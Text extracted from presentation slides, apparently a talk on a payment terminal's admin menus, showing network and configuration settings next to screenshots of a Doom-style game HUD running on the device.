
# Install Software Updates!






# Software Update

-  Manual Interaction required unless using PAYware :(
-  Updates must be signed prior to installation







# Load Encryption Keys!





Home > Admin > Comm > Net > Ethernet

EthernetWiFiWiFi-scanWPA ConfigRoutes

Ethernet Configuration:

|                                                                                    |              |               |
|------------------------------------------------------------------------------------|--------------|---------------|
|   | Enabled      | yes           |
|   | Speed/Duplex | Auto          |
|   | Mode         | StaticIP      |
|   | IP Address   | 10.42.0.19    |
|   | Netmask      | 255.255.255.0 |
|   | Gateway      | 10.42.0.1     |
|   | DNS1         | 10.42.0.1     |
|  | DNS2         |               |

Manage Config Settings!

20  
AMMO

56%  
HEALTH

234

567

ARMS



0%

ARMOR

BULL  
SHEL  
ROCK  
CELL

39  
20  
0  
0

200  
50  
50  
300



Home > Admin > Config

Touch Panel

Config

Communication

Date/Time

File Manager

Power Settings

Del min\_pin\_error\_msg

config.usr1

|                 |                              |
|-----------------|------------------------------|
| [perm]          |                              |
| dle_proc        | 0                            |
| paypal          | 1                            |
| paypalctrlid    | 61                           |
| vps             | 0                            |
| handle_min_pin  | 0                            |
| min_pin_error_n | Please enter 4-12 digits PIN |
| sigres          | 0                            |
| zx              | 1                            |
| guiendmsg       | 1                            |
| ospkgs          | B                            |
| show_fa_info_at | 1                            |
| precal          | 0                            |

# MOAR Config Settings!

20

AMMO

52%

HEALTH

234

567

ARMS



0%


ARMOR

BULL  
SHEL  
ROCKT  
CELL

39  
